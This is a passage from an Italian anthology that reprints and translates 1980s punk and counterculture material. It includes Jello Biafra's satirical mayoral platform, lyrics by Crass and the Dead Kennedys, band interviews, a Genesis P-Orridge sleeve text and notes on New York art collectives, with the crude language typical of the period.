E' ora che la polizia e i cittadini si conoscano. Tutti gli ufficiali di polizia dovranno venir confermati dai cittadini attraverso delle elezioni da svolgersi ogni quattro anni. Inoltre ogni due anni metà delle forze di polizia dovranno assoggettarsi ad un voto di fiducia, come avviene per i giudici, espresso dagli abitanti dei quartieri che pattugliano.

Combattere il crimine

Qui non siamo a Houston, nel Texas. Sono stati spesi, inutilmente, tempo e soldi per far rispettare leggi obsolete e per combattere crimini senza vittime. Invece di continuare con i raid nei club e con gli arresti per droghe leggere e prostituzione si dovrà considerare prioritaria la repressione del crimine organizzato e del "crimine bianco". La Buoncostume dovrà essere abolita.

Giustizia uguale per tutti

Il carcere cittadino è sovraffollato e il vitto è scadente e scarso. La prigione dovrà essere trasferita al Sunol Valley Golf Club dove tutti i carcerati potranno mangiare bene ed imparare a condurre una vita produttiva come è avvenuto per Dan White [White uccise nel '78 il sindaco di San Francisco e un supervisore *gay* perché disprezzava gli omosessuali, e fu condannato ad una pena mite] e i criminali del Watergate.

Mai più governi a porte chiuse

Invece di trattare accordi in privato Jello Biafra terrà delle aste pubbliche per vendere le alte cariche dell'amministrazione cittadina. Inoltre verrà creata una Commissione per la Corruzione che stabilirà pubblicamente le tangenti da pagare per ottenere l'appoggio dell'amministrazione per esenzioni dal piano regolatore, appalti, ecc.

I diritti degli inquilini

Verrà legalizzata, per le persone a basso reddito, l'occupazione delle case sfitte usate dai proprietari per la riduzione delle tasse. Inoltre tutti gli affitti dovranno essere riportati ai livelli precedenti la *Proposition* 13 e poi ulteriormente ridotti del 10%. Questa ulteriore riduzione servirà a compensare l'aumento voluto dai proprietari per favorire l'approvazione della 'Proposition 13'.

- Illustrazione tratta da un volantino fatto in occasione di una manifestazione in Thompkins Square Park, Ottobre, 1990, New York, USA.

La pulizia di Market Street

L'amministrazione in carica vuole "ripulire" Market Street [la via centrale di San Francisco dove si trova il centro degli affari e l'ambiente della piccola malavita]. Noi crediamo che l'approccio usato sia errato e proponiamo che i titolari degli uffici indossino vestiti da clown durante l'orario di lavoro dalle 9 alle 17.

Basta con il deterioramento della città

Se vogliamo combattere il deterioramento della città bisogna cominciare dal Pier 39 [il Molo 39, una specie di centro per turisti con negozi, ristoranti, ecc.]. Sarà distrutto, poiché dannoso per la città, dalla popolazione di San Francisco durante una festività appositamente dichiarata.

Ricostruire lo spirito comunitario

Perché non alleviare la tensione esistente in città costruendo ovunque statue di Dan White? Il Dipartimento Parchi Pubblici potrebbe quindi vendere uova, sassi e pomodori con cui bersagliare le statue. (JELLO BIAFRA)

T-shirt available for $10.
All sales of this shirt benefit the 1989
Anarchist Conference/Festival.

- In entrambe le pagine illustrazioni tratte da BOUND TOGETHER'S CATALOGUE, 1988-9, San Francisco, USA.


"MUSICA 80", N. 5, GIUGNO, 1980, MILANO, ITALIA

"I PUNKS BIANCHI CONTINUANO A SPERARE"

Di Crass

Ci hanno detto: "Spazzatura"./ ma il nostro nome è Crass, non Clash,/ facciano pure collezione di credenziali 'punk', loro,/ intaschino pure i soldi,/ non cambieranno niente con i loro discorsi alla moda,/ con i bottoni R(ock) A(gainst) R(acism) e le marce di protesta./Migliaia di bianchi in piedi nel parco,/ la loro lotta contro il razzismo è come una candela nel buio,/ i neri hanno i loro problemi e i loro metodi di affrontarli;/ non prendetevi in giro credendo di essere di aiuto, con la vostra merda liberale./ Se guardaste un po' più da vicino come stanno le cose davvero, vedreste che noi siamo come negri per chi governa questo Paese./ 'Punk' è stato, una volta, la risposta ad anni di schifo,/ un modo di dire no quando avevamo detto sempre di si,/ ma nel momento stesso in cui si è intravisto un modo di essere liberi,/ hanno inventato ancora le linee divisorie, la 'credibilità' a tutti i costi./ I fattori qualificanti sono la politica e la classe./ Sinistrorsi 'macho' guerrieri di strada pronti a picchiar sodo/ han detto che per via del razzismo sarebbero scesi in piazza./ Ma è stata l'ennesima forma di fascismo per 'l'elite' socialista,/ bigotteria e cecità, una menata marxista,/ un altro trucco intelligente per tenerci tutti in riga,/ belle etichettine per tenerci separati,/ per tenerci divisi quando iniziano i guai./ Salta sul nazista, sputa sull'ebreo,/ viziosa violenza di sempre che non offre niente di nuovo,/ violenza di sinistra, violenza di destra, tutto sembra eguale:/ bulli e ragazzotti per strada a fare risse, é sempre la solita vecchia storia./ Noiose Sinistra-Destra, puoi mettere via tutto/ o conservare i tuoi cari pregiudizi, non me ne frega molto./

ANARCHIA E LIBERTA' E' QUEL CHE VOGLIO!



"MUSICA 80", N.6, LUGLIO, 1980, MILANO, ITALIA

"MI PIACE VIVERE IN CITTÀ"

Di Fears

Casa mia puzza come lo zoo/ E' piena zeppa di merda e di vomito/ Scarafaggi sui muri/ Pidocchi che strisciano nelle mie palle/ Oh, sto così bene/ Voglio scopare qualche troia/ Mi piace vivere in città...

Ho vissuto tutta la mia vita in città/ Dove l'immondizia è sovrana e l'aria puzza di merda/ La gente vomita dappertutto/ Mucchi di sangue croste e capelli/ Corpi distrutti dalla sconfitta/ La gente muore nelle strade/ Ma a quegli stronzi dei quartieri alti non gliene frega niente/ Gli interessa solo ingrassare e tingersi i capelli/ Mi piace vivere in città...

"MUSICA 80", N.6, LUGLIO, 1980, MILANO, ITALIA

"GUERRA DI CLASSE"

Di The Wils

Voglio la guerra tra il ricco e il povero/ Voglio combattere e so per cosa combattere/ In una guerra di classe/ A New York e L.A. stanno cadendo i governi municipali./ Non c'è via di scampo quando in città infuria una guerra di classe/ Guerra di classe guerra di classe.
Se mi diranno di uccidere/ un cubano o un africano/ Ci sarà una guerra di classe/ proprio qui in America/ Guerra di classe guerra di classe/ La guerra di classe sarà l'ultima guerra/ I codardi sono pronti a una guerra di classe?/ Non sto parlando di una guerra razziale.

"MUSICA '80", N.3, APRILE, 1980, MILANO, ITALIA

"SUPERMARKETS SUBLIMINALI"

Intervista agli Stupid Set a cura di Giancarlo Riccio

Domanda: Quando è nato lo "Stupid set"?

Risposta: Lo Stupid set è nato nel '78, no neanche: nel 77. Dunque la storia è abbastanza complicata. Si tratta di un progetto musicale che è una parte di un progetto più ampio. Questo discorso generale è quello che fanno i Tide Toast. Che sono questo gruppo di tre-quattro persone, espandibili.

Lo Stupid set è l'appendice che opera nel campo del R&R. Esistono altri campi di interesse, che sono la musica per il cinema, quella interattiva, ambientale, la musica subliminale. Tutta una serie di interessi, che sono a livello "concettuale".

Stupid set vuol dire "stupido assieme", "stupido assemblamento"... che non è altro che il gruppo rock, è venuta fuori l'idea di esasperare determinati ruoli, di restringere ed espandere il tessuto musicale del pezzo, di giocare un po' con la storia del R&R... Non so, l'interesse per i remakes, una grossa opera sul R&R, e come portare all'esasperazione determinati moduli del R&R classico.

Tra l'altro questo tira fuori un discorso molto interessante: quello dello spostamento dell'interesse dalla composizione, cioè scelta di note, dall'armonia, all'arrangiamento, cioè a come disporre i segnali... In pratica al fatto che non è più la struttura armonica che decide se una cosa ti piace o meno. O forse si. Ma in realtà, si conosce già la cosa che ti piace. Questo discorso è la morte dell'espressione, in pratica. Cioè è la fine di quello che dice "il suono per esprimere la tristezza, la gioia, o la rabbia": e diventa un'operazione piuttosto fredda, ma secondo me aperta a sviluppi operativi molto interessanti. Soprattutto per quanto riguarda le conseguenze ultime di quello che può essere l'uso della musica a livello sociale. Il fatto di usare la musica con impulsi subliminali, cose di questo genere. Al limite della fantascienza, della fantasia, delle conseguenze della società, che ne so, la guerra atomica...

D.: Parliamo di questi progetti di impulsi subliminali.

R.: I Tide Toast parlano di musica per supermercato, in cui ci sarebbe un impulso subliminale che ripete un... o che induce un certo tipo di comportamento su un certo tipo di prodotto. Poi c'è un concorso, e chi vince... Esistono, probabilmente, delle basi scientifiche rispetto all'impulso subliminale a livello della musica. Io penso che se fossi in America probabilmente di queste cose ne sentirei parlare. Ne ho sentito parlare anche qui, c'era su "80" una cosa. C'era una lettera, che

- Nelle due pagine precedenti:
"The Skank Kid". Disegni del "Huntington Beach Shuffle" realizzati da Shawn Kerri.
Illustrazione tratta da HARDCORE CALIFORNIA: A HISTORY OF PUNK AND NEW WAVE, di P. Belsito e B. Davis, Last Gasp Ed., 1983, San Francisco, USA.

è finta: la lettera di agnelli agli azionisti, però c'è questo episodio della cosa al supermercato con i richiami all'onestà che è vero, che è una cosa che è successa. Si tratta di mettere all'interno di un flusso sonoro degli impulsi che siano riconoscibili non dalla coscienza ma dal... E' una cosa che per esempio col cinema è molto facile realizzare. Basta mettere un fotogramma all'interno dello scorrimento di diciotto fotogrammi. Se stai sotto il decimo di secondo, viene percepito dall'inconscio ma non dal resto.

D.: La cosa coi suoni è un po' più complicata.

R.: E' più complicato nascondere un suono all'interno di un flusso sonoro. Il suono suona, oppure non lo senti. Però esistono delle frequenze che l'orecchio non sente, e in realtà le possibilità ci sono. Quello che verrà fuori non è tanto della musica. Verrà fuori chissà cosa, oppure della musica che contiene altre cose. Voglio dire che gli orizzonti della musica del 1980 sono veramente pieni di possibilità.

D.: E poi la mossa rock (se c'è stata) in Italia. Che ne pensi?

R.: Non sono contro il music business, anzi sono per fare i giochi più sporchi.

- Guerrilla Girls, street poster, 1989. Illustrazione tratta da Dia Art Foundation, Discussion in contemporary culture, n. 5, "DEMOCRACY a project by Group Material", Bay Press, Seattle, 1990.

"THIRST" (DISCO), CLOCK DVA, FETISH RECORDS, 1981, LONDRA, INGHILTERRA

"IL LEONE IN GABBIA"

Testo di Genesis P. Orridge (1980), sulla copertina del disco.

Viviamo nel limbo e bramiamo la libertà. Libertà di ogni forma di movimento. Per sfuggire l'esistenza in un mondo concentrato a rinnovare i propri dubbi e le autolimitazioni. Una danza di vita è una danza di morte. Un corpo la sua gabbia. Il tempo e la mortalità le sue spranghe. Deviare e scappare.

Ogni genere di interessi acquisiti ci vogliono impigrire e atrofizzare. Ogni momento da sveglio cospira per costringere il nostro potenziale, sia fisico che mentale, pur non avendo noi la responsabilità per chiunque di esistere a qualsiasi livello.

La perdita di grazia dell'uomo è la sua perdita delle sicurezze interiori. Il suo difetto è di arrendersi a condizioni di limitazioni imposte dal duro regime del buongusto, invece di accettare onestamente il suo naturale istinto individuale che riconosce alle cose di essere in uno stato di flusso. La musica può esprimere questo flusso liberamente nelle flessioni del ritmo e del suono. La musica è estasi, mistero e potere presagito da coloro che non vedono separazione tra il pubblico e il privato nei comportamenti che hanno in ogni attimo della vita quotidiana. Il motivo per mangiare, per la musica o per fare l'amore, diviene lo stesso. Per trovare e essere semplicemente se stessi senza sensi di colpa, senza competizione, senza sfide.

Noi siamo perfino educati all'assenza di VOLONTA' di pensiero. Decondiziona la condizione. Il condizionare è controllo. Il controllo è stabilità. La stabilità è la salvezza per coloro che hanno interesse nel controllare. Lascia che vada fuori controllo. Ciò che interrompe questo ciclo è una scossa psichica. La musica è magica, un fenomeno religioso che cortocircuita il controllo per mezzo della risposta umana. Nel momento in cui dimentichiamo noi stessi e finisce la *danza del limbo* noi entriamo in un mondo di lotta, gioia e chiarezza. Un mondo tragico ma magico dove è possibile accettare la mortalità e in questo modo smentire la morte. L'esperienza senza dogma, il tormento senza vergogna o falsità. Una moralità da anti-culto. La cultura dell'occulto. I suoi rituali collettivi e nonostante tutto privati, eseguiti in pubblico ma invisibili. Anime bianche messe a nudo per rivelare ferite ancora seriamente piene di speranza. I riti della giovinezza. Le nostre alchemiche eredità umane, rinchiuse come un cadavere in una cassa nera.

Vivere è anche esistere, o lottare contro controlli imposti e combattere per un destino, una visione e un'espressione individuale. Franz Kafka diceva:

"Io non spero nella vittoria. Non provo piacere nella lotta per interessi personali, potrei essere felice solo perché il lottare è tutto ciò che posso fare. Il lottare, di per sé, mi riempie veramente di una gioia che è più di quanto io possa realmente provare, più di quanto io possa dare, e finirò probabilmente per soccombere non alla lotta ma alla gioia. (Trad. Tommaso Tozzi)

"COVER", N.4, INVERNO, 1980/81, NEW YORK, USA

Estratto da "ALCUNE DELLE ENERGIE CHE FIORISCONO A NEW YORK CITY E DINTORNI"

Anonimo

Gruppi, spazi e posti in qualche modo organizzati.....
ABC NO RIO, COLAB, CUD, EL TALLER BORICUA, FASHION MODA, GROUP MATERIAL, PAD...
"Questi sono i prodotti promettenti e arrabbiati di una crisi di fede in espansione nel mondo dell'arte, e possono segnare l'inizio di un nuovo, e non condiscendente, incontro dell'arte con la problematica sociale..." LUCY LIPPARD (1)

un senso di urgenza: "Con Ronald Reagan nell'aria, stiamo aspettando il nuovo ordine a braccia aperte e con tristi preparativi..." BRANKA & KIM

artisti che si interessano di nichilismo, olocausto, sopravvivenza: "L'inutilità è qui... chi si preoccupa?" (Poster anonimo su muro, 10/80)

che collaborano allo sviluppo dell'insurrezione urbana e all'efficacia politica:

"PIÙ LA NOSTRA CULTURA DIVENTA BUROCRATICA, E PIÙ IL 'SUCCESSO' DI UN ARTISTA DEVE INIZIARE A ESSERE VISTO COME LA NOSTRA ABILITÀ A RESISTERE A QUEL PROCESSO DI ISTITUZIONALIZZAZIONE CHE CI DERUBA DELL'OPPORTUNITÀ DI PRENDERCI UNA RESPONSABILITÀ PERSONALE DEL SIGNIFICATO DI CIÒ CHE FACCIAMO. E' IN QUESTO SENSO CHE L'ARTE È INTRINSECAMENTE POLITICA..." JOSEPH KOSUTH (2)

"Sono preoccupato in riguardo alla Guerra Nucleare, accidentale, parziale, o comunque sia. Quando useremo le armi nucleari che abbiamo comprato? Nella migliore delle ipotesi, se non le useremo mai, queste bombe sono un progetto fallimentare, destinato a colpire l'economia di un ulteriore aumento delle spese governative. (Un programma dell'industria corporativa WPA). Nella peggiore delle ipotesi, se le useremo, saranno un colossale assassinio/suicidio. E senza la volontà di usarle, perdono tutto il valore psicologico. Dobbiamo riuscire a cambiare queste cose" JOSEPH NECHVATAL (3)
"Gli eventi più significativi nel mondo dell'arte accadono sempre quando gli artisti prendono in mano la situazione..." LUCY LIPPARD (1)

PAD (Political Art Documentation/Distribution)... "una collezione nuovamente organizzata di tutti i generi di documentazione su ciò che riguarda l'arte a livello internazionale... PAD è nato perché è diventato chiaro a quelli di noi che hanno viaggiato molto, di come gli artisti orientati politicamente, mancando un sistema di distribuzione nel principale media artistico, comunicano troppo raramente con i loro colleghi in altri posti... Poiché l'arte si sviluppa dall'arte, questo tipo di collegamenti sembra particolarmente importante se l'aumento di interesse sulle problematiche sociali riguarda un suo completo potenziale di espansione e efficacia politica... PAD accetterà quasi tutto..." (4)

CUD (Contemporary Urbicultural Documentation) "esamina la società contemporanea nel momento di una sua apertura, in un modo che è paragonabile allo studio delle civiltà antiche... i materiali recuperati sono offerti come un corpo d'informazione alle organizzazioni equipaggiate per la realizzazione di archivi nella città in cui sono dislocate..."

COLAB, un gruppo di 35-50 artisti, "si approcciano all'arte come a un radicale mezzo di comunicazione..." (5) Presentano 'Potato Wolf', mezz'ora settimanale di serial TV via cavo ("Nuke Me Nuke My Dog") e hanno appena pubblicato il terzo numero della rivista SPANNER.

ABC NO RIO... "Fremiti del 'The Real Estate Show' (1/80) aiutavano a creare un pubblico per il movimento che strappa il controllo dell'arte ai musei, gallerie e spazi alternativi che furono creati solo pochi anni fa per coinvolgere i giovani artisti. 'Gli spazi alternativi magazzini di artisti', dice Alan Moore" (6) i loro contributi... 'Artists for Survival', 'Murder/ Suicide/ Junk', 'Animals Living in Cities' (organizzato da Christy Rupp: "Gli artisti possono usare le loro capacità per insegnare alla gente") prossimamente ...un giardino tropicale di ghiaccio.

GROUP MATERIAL ...programmi recenti: 'Alienation, Revolting Music, Gender, Aesthetics oc Consumption, Food & Culture...' Beth Jaker: "Noi non ci riconosciamo come artisti New Wave". Tim Rollins: "Sembra esserci un'arte che riflette parecchio... un campo critico, la classe media che fa la parodia di se stessa... Noi siamo meno interessati nel riflettere, che nel fare progetti all'esterno, dentro la comunità" (6)

FASHION MODA... in un magazzino del South Bronx per artisti e membri della comunità, kids inclusi... sorgente di incroci culturali nel più ampio spettro che è possibile... graffiti di 'Future, Urban Wildlife' & mascherine di John Fekner, che dichiara: "Come pittore, agisco come gli occhi della comunità, per la comunità"

(...)

(1) SEVEN DAYS, Aprile 1980./ (2) Joseph Kosuth, *Picasso: A Symposium*, ART IN AMERICA, Dicembre 1980./ (3) Joseph Nechvatal, BENZENE (new art & literary magazine), Gennaio 1981./(4) PAD, 605 East 9th Street, NYC./(5) *Events* al NEW MUSEUM, 17 Gennaio-5 Febbraio - EL TALLER BORICUA; 14 Febbraio-5 Marzo - COLAB./ (6) Richard Goldstein, *Enter the Anti-Space*, VILLAGE VOICE, 5 Novembre, 1980. (...) (Trad. Tommaso Tozzi)

COMUNE DI BOLOGNA
ASSESSORATO ALLA CULTURA
HARPO'S BAZAAR

IV SETTIMANA INTERNAZIONALE
DELLA PERFORMANCE

New (o No) Wave
La Nuova (Nuova) Onda

Arena Puccini, via Serlio 25, Bologna tel. 051/358450
Bologna, 7-10 Luglio 1988

- In questa pagina
Disegno di Gary Panter. Illustrazione tratta da HARDCORE CALIFORNIA: A HISTORY OF PUNK AND NEW WAVE, di P. Belsito e B. Davis, Last Gasp ed., 1983, San Francisco, USA.

- Nella pagina precedente
illustrazione tratta dal volantino realizzato in occasione della IV Settimana Internazionale della Performance, "NEW (O NO) WAVE - LA NUOVA (NUOVA) ONDA", a cura di Francesca Alinovi, Renato Barilli, Roberto Daolio, Odersse Rubini, Diego Cortez - 1980, Arena Puccini, Bologna, Italia

"PRISMA", ANNO I, N.8, 1981, ROMA, ITALIA

"DEAD KENNEDY'S - PUNK'S NOT DEAD"

Intervista ai Dead Kennedys a cura di Maurizio Malabruzzi

D. (Maurizio Malabruzzi): Mi sembra che il vostro successo sia maggiore in Europa che in America, venite qui per registrare i vostri dischi e per curare la vostra promozione...

R. (Dead Kennedys): No non è vero, tu non sai quello che facciamo in America solo perché i giornali inglesi si interessano solo di quello che avviene da loro, la stessa cosa che succede qui in Italia.

D.: Cosa pensi stia accadendo ora in America?

R.: L'America sta vivendo un grande collasso, perché la gente pensa solo ai propri problemi, non ci sono posti di lavoro, c'è una grande confusione in giro. L'unica cosa da fare sarebbe di aiutarsi l'uno con l'altro, ma questa è l'ultima cosa che avviene, c'è bisogno di cooperazione, di costruire qualcosa insieme se si vuole cambiare l'attuale stato di fatto. Ci troviamo di fronte alle stesse condizioni di 10 anni fa, allora però c'era maggior voglia di combattere contro "l'Impero".

D.: Il vostro primo LP era pieno di testi impegnati politicamente e riflettevano più o meno quello che dicevi prima, il nuovo singolo 'Too Drunk To Fuck' mi sembra indirizzato verso altre strade, come mai?

R.: Ci sono delle cose che accadono senza che tu te ne renda conto, tua madre andrà in chiesa ma non ti avrà mai spiegato il perché, bisogna credere. E credere non è facile, credimi. In effetti sono un po' confuso riguardo al futuro dei nostri testi, non so dove andremo a finire, so soltanto che alla gente che si oppone succedono sempre le stesse cose. In Inghilterra hanno arrestato dei ragazzi solo perché indossavano la maglietta del nostro ultimo singolo...

D.: ...So che avete avuto anche in America problemi con le radio per quel pezzo...

R.: Ma tu conosci il testo?

D.: Si, certo...

R.: Intuirai facilmente come mai ci siano dei problemi; in America abbiamo sempre avuto dei problemi con le radio, le uniche che trasmettono qualcosa di nostro sono le piccole emittenti dei college, siamo sempre tenuti sotto torchio, controllati, ai nostri concerti c'è sempre qualche poliziotto di troppo.

In ogni caso non ci possiamo lamentare perché anche gente come i Classix Nouveaux è considerata pericolosa radiofonicamente, l'unica musica che passa veramente è il Pop smielato dei Bee Gees o di Cristopher Cross, altrimenti gente del sud come Charlie Daniels o l'heavy metal dei Van Halen. Passa solamente la stupida musica che vogliono i "collirossi".

D.: Cosa usate per promuovere la vostra musica?

R.: Le parole della nostra bocca e la poca stampa che ci da spazio, non riusciremo mai ad avere una promozione radiofonica finché non faremo della "buona" musica.

D.: Molti considerano il movimento punk molto più vicino alla destra, a certe forme Nazi, tu come vedi questa storia?

R.: Anche noi veniamo considerati del "Nazi-Mouvement" ma giuro che non è proprio così, anzi vorrei incontrarlo il tipo che mette in giro queste storie, per chiarirgli meglio le idee a proposito. Non esiste secondo me comunque un movimento è più che altro una mentalità, è tutta quella gente fissata con le attività fisiche, educata solo per il culto del fisico, il bisogno di essere migliori, i più grandi in ogni campo, sempre.

Forse in Inghilterra qualche frangia di punk o di skin-head è legata al National Front o al British Movement, ma sono altri fenomeni.

D.: Molti però vengono ai vostri concerti con giacche nere, strane decorazioni, insomma un modo di vestire che farebbe pensare a...

R.: ...No, indossano quella roba, quelle giacche solo perché costano poco; tutti in America mettono quelle cose, quelle magliette. E' differente dal punk inglese, li è una moda, totalmente diversa dallo stile di vita degli inglesi, se tu vai invece nei sobborghi americani, tutti hanno quella roba è un modo di vestire normale.

D.: Molti danno per certo che il Punk californiano è diretto discendente di quello inglese, altri affermano che sono due movimenti indipendenti.

R.: E' un suono differente, è diversa l'enfasi e le condizioni per cui sono nate le due teorie, sono una il seguito dell'altra, come in una ruota.

La prima Punk Band in California fu quella dei Germs nel 1976 a Los Angeles, c'erano anche i Nuns a San Francisco, che ricordavano lo stile dei Ramones; la prima vera band politicizzata fu quella degli Avengers.

D.: Però se non ci fosse stato "Anarchy In U.K."...

R.: Non credo sia dipeso da quel brano, lo sviluppo del punk in America, quel disco avrà venduto complessivamente una quindicina di copie in tutti gli States.

D.: Com'è la situazione musicale oggi in California?

R.: Ci sono molti più gruppi punk di quanti non ce ne siano mai stati prima, la ragione è che ci sono grosse città con grossi suburbi pieni di gente che cerca di dire qualcosa, vengono sia da Frisco che da L.A. 200 miglia da una parte e 200 miglia dall'altra delle due città sono piene di queste nuove band, che lentamente invaderanno tutta l'America e poi il resto del mondo. Ah! Ah! Ah!

D.: So che hai deciso di produrre dei nuovi gruppi, come vengono scelti?


R.: E' gente fuori dal grosso giro, che non avrebbe modo di farsi conoscere, non è di certo il modo migliore per fare soldi, ma è il mio metodo di scelta. Mi interessano gruppi audaci ed indipendenti come i Crass o i Cockney Rejept, ne sto curando una raccolta che farò uscire presto.

D.: Di gruppi come i Clash che hanno iniziato in un modo ed ora...

R.: ...I loro testi sono interessanti, le musiche sono terribili, sono buone solo per dormire, non amo la musica soffice non l'ho mai ascoltata, da ragazzo i miei gruppi preferiti erano i Doors, gli MC5, i Seeds o i Red Crayola, di cui ho praticamente tutto quello che hanno inciso.

D.: Si ma i Clash dal vivo hanno una loro energia...

R.: Si, li ho visti un paio di volte, troppe. Sono forse come gli Stones che dal vivo riescono a dare qualcosa di più... ma poi sul disco raggiungono un grado di stupidità impressionante, guarda brani come "I Miss You". Un altro esempio lampante è quello di Springsteen "Il vero rock per turisti".



- Illustrazione tratta da KALX, autunno, 1990, University of California Radio, Berkeley, CA, USA.

VOL. 4
SUMMER 86'
ISSUE (1)

.75¢

THE INFORMANT MAGAZINE

WITH

LIFE SENTENCE

RAW POWER

P.M.S.

A-SEXUALS

DAMAGE

BULLY BOYS

AND MORE.....

"LET THEM EAT JELLYBEANS" (DISCO), ALTERNATIVE TENTACLES, 1981, SAN FRANCISCO, USA

"NAZI PUNKS FOTTETEVI"

Di Dead Kennedys (Jello Biafra)

Il punk non è un culto religioso/ Punk significa pensare a te stesso/ Non sei hardcore facendoti semplicemente la cresta/ Quando un inganno vive ancora dentro la tua testa.
Nazi Punks/ Nazi Punks/ Nazi Punks FOTTETEVI.
Tu vieni a combattere? vai fuori di qui/ Tu non sei meglio dei buttafuori/ Noi non cerchiamo di essere poliziotti/ Quando imiti i poliziotti non è anarchia
(coro)
Dieci tipi attaccano uno -che è un uomo/ Tu combatti contro chiunque, lo stato di polizia vince/

Ti dai il colpo di grazia quando danneggi le nostre stanze/ Danneggia una banca se hai veramente le palle.
(coro)
Tu credi ancora che le svastiche siano positive/ I veri nazisti sono nelle tue scuole/ Loro sono istruttori, uomini d'affari, e poliziotti/ In un vero Quarto Reich tu sarai il primo ad andare.
(coro)
tu sarai il primo ad andare/ tu sarai il primo ad andare/ tu sarai il primo ad andare/ A meno che tu rifletta.....
(Trad. Tommaso Tozzi)

- In questa pagina: Illustrazione tratta da LEADING EDGE, n. 4, 1984, San Diego, California, USA.
- Nella pagina precedente: Illustrazione tratta dalla copertina di THE INFORMANT MAGAZINE, Vol. 4, n. 1, Estate 1986, New York - Florida, USA.

Illustrazione tratta dal volantino del concerto del gruppo BLACK FLAG, Aprile, 1984, Reggae Lounge, New York, USA.

"LET THEM EAT JELLYBEANS" (DISCO), ALTERNATIVE TENTACLES, 1981, SAN FRANCISCO, USA

